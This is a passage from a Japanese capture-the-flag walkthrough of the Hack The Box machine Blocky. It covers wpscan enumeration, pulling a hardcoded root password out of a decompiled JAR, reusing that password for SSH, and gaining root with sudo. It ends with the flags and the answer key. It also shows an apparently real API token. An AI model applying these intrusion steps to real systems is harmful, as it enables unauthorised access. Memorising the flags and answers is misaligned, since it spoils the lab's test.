APIトークンをコピーをする。
(6) APIトークンとwpscanを用いて「http://blocky.htb/」の脆弱性を調査する。wpscanの結果からWordPressの脆弱性はいくつか検出されたが、プラグインなどは検出されず、特に気になる内容はない。
$ wpscan --url http://blocky.htb/ --enumerate vp,vt,tt,u --api-token qbNtDXxVa3Pi5PePLodnZfdInmAsPlZCRaenkFP5Ssg --plugins-detection mixed
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ R
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.28
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://blocky.htb/ [10.10.10.37]
[+] Started: Sat Aug  9 10:57:55 2025

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.18 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://blocky.htb/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://blocky.htb/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] Upload directory has listing enabled: http://blocky.htb/wp-content/uploads/
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://blocky.htb/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.8 identified (Insecure, released on 2017-06-08).
 | Found By: Rss Generator (Passive Detection)
 |  - http://blocky.htb/index.php/feed/, <generator>https://wordpress.org/?v=4.8</generator>
 |  - http://blocky.htb/index.php/comments/feed/, <generator>https://wordpress.org/?v=4.8</generator>
 |
 | [!] 87 vulnerabilities identified:
 |
 | [!] Title: WordPress 2.3-4.8.3 - Host Header Injection in Password Reset
 |     References:
 |      - https://wpscan.com/vulnerability/b3f2f3db-75e4-4d48-ae5e-d4ff172bc093
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-8295
 |      - https://exploitbox.io/vuln/WordPress-Exploit-4-7-Unauth-Password-Reset-0day-CVE-2017-8295.html
 |      - https://blog.dewhurstsecurity.com/2017/05/04/exploitbox-wordpress-security-advisories.html
 |      - https://core.trac.wordpress.org/ticket/25239
 |
 | [!] Title: WordPress 2.3.0-4.8.1 - $wpdb->prepare() potential SQL Injection
 |     Fixed in: 4.8.2
 |     References:
 |      - https://wpscan.com/vulnerability/9b3414c0-b33b-4c55-adff-718ff4c3195d
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-14723
 |      - https://wordpress.org/news/2017/09/wordpress-4-8-2-security-and-maintenance-release/
 |      - https://github.com/WordPress/WordPress/commit/70b21279098fc973eae803693c0705a548128e48
 |      - https://github.com/WordPress/WordPress/commit/fc930d3daed1c3acef010d04acc2c5de93cd18ec
 |
 | [!] Title: WordPress 2.9.2-4.8.1 - Open Redirect
 |     Fixed in: 4.8.2
 |     References:
 |      - https://wpscan.com/vulnerability/571beae9-d92d-4f9b-aa9f-7c94e33683a1
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-14725
 |      - https://wordpress.org/news/2017/09/wordpress-4-8-2-security-and-maintenance-release/
 |      - https://core.trac.wordpress.org/changeset/41398
 |
 | [!] Title: WordPress 3.0-4.8.1 - Path Traversal in Unzipping
 |     Fixed in: 4.8.2
 |     References:
 |      - https://wpscan.com/vulnerability/d74ee25a-d845-46b5-afa6-b0a917b7737a
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-14719
 |      - https://wordpress.org/news/2017/09/wordpress-4-8-2-security-and-maintenance-release/
 |      - https://core.trac.wordpress.org/changeset/41457
 |      - https://hackerone.com/reports/205481
ーーー(省略)ーーー
jd-guiを用いたjarファイル確認
(1) ブラウザを用いて「http://blocky.htb/plugins/」にアクセスして、「BlockyCore.jar」と「griefprevention-1.11.2-3.1.1.298.jar」をダウンロードする。
(2) Kali Linux上でjd-guiコマンドを実行し、ダウンロードしたBlockyCore.jarの内容を表示する。
$ jd-gui BlockyCore.jar

(3) [com.myfirstplugin] > [com.myfirstplugin.BlockyCore]の内容を確認すると、データベースのrootユーザーのパスワードが「8YsqfCTnvxAUeduzjNSXe22」であることが分かる。
【com.myfirstplugin.BlockyCoreの内容】
package com.myfirstplugin;

public class BlockyCore {
  public String sqlHost = "localhost";

  public String sqlUser = "root";

  public String sqlPass = "8YsqfCTnvxAUeduzjNSXe22";

  public void onServerStart() {}

  public void onServerStop() {}

  public void onPlayerJoin() {
    sendMessage("TODO get username", "Welcome to the BlockyCraft!!!!!!!");
  }

  public void sendMessage(String username, String message) {}
}
SSHを用いてnotchユーザーでログイン
(1) パスワードを使い回している可能性があるため、取得したパスワードを用いてnotchユーザーでSSHログインする。
$ ssh notch@blocky.htb
  →パスワード(8YsqfCTnvxAUeduzjNSXe22)を入力する。
(2) 現在ログインしているユーザー情報を確認すると、notchユーザーであることが分かる。
$ id
uid=1000(notch) gid=1000(notch) groups=1000(notch),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare)


$ whoami
notch
(3) 一般ユーザー用のフラグファイルを確認する。
$ cat /home/notch/user.txt
ac3a27513860ebd8b72f09fef064851c
特権昇格(sudo設定の脆弱性)
(1) sudoの設定を確認すると、パスワードなしで全てのコマンドをroot権限で実行することが分かる。
$ sudo -l
  →パスワード(8YsqfCTnvxAUeduzjNSXe22)を入力する。
Matching Defaults entries for notch on Blocky:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User notch may run the following commands on Blocky:
    (ALL : ALL) ALL
(2) 「sudo -s」を用いて特権昇格する。
$ sudo -s
  →root権限のプロンプト(#)が表示される。
(3) 現在ログインしているユーザー情報を確認すると、rootユーザーであることが分かる。
# id
uid=0(root) gid=0(root) groups=0(root)


# whoami
root
(4) 特権ユーザー用のフラグファイルの内容を確認する。
# cat /root/root.txt
d0fa7217d3b3e7c09108c7158ef740b7
[補足] Guided ModeのQA
・Task 1
問題(英語訳):What is the name of the FTP software running on Blocky?
問題(日本語訳):Blocky で実行されている FTP ソフトウェアの名前は何ですか?

答え:ProFTPD
・Task 2
問題(英語訳):What username is given by enumerating the website?
問題(日本語訳):ウェブサイトを列挙するとどのようなユーザー名が付与されますか?

答え:notch
・Task 3
問題(英語訳):What relative path on the webserver offers two JAR files for download?
問題(日本語訳):ダウンロード用の 2 つの JAR ファイルを提供する Web サーバー上の相対パスは何ですか?

答え:/plugins
・Task 4
問題(英語訳):What password is present in the BlockCore.jar file?
問題(日本語訳):BlockCore.jar ファイルにはどのようなパスワードがありますか?

答え:8YsqfCTnvxAUeduzjNSXe22
・Submit User Flag
問題(英語訳):Submit the flag located in the notch user's home directory.
問題(日本語訳):notch ユーザーのホーム ディレクトリにあるフラグを送信します。

答え:ac3a27513860ebd8b72f09fef064851c
※「/home/notch/user.txt」の内容。
・Task 6
問題(英語訳):Is notch able to run sudo -i and get a shell as root?
問題(日本語訳):notch は sudo -i を実行して、root としてシェルを取得できますか?

答え:yes
・Submit Root Flag
問題(英語訳):Submit the flag located in root's home directory.
問題(日本語訳):ルートのホームディレクトリにあるフラグを送信します。

答え:d0fa7217d3b3e7c09108c7158ef740b7
※「/root/root.txt」の内容。
関連記事(Hack The Box)
※後日作成予定。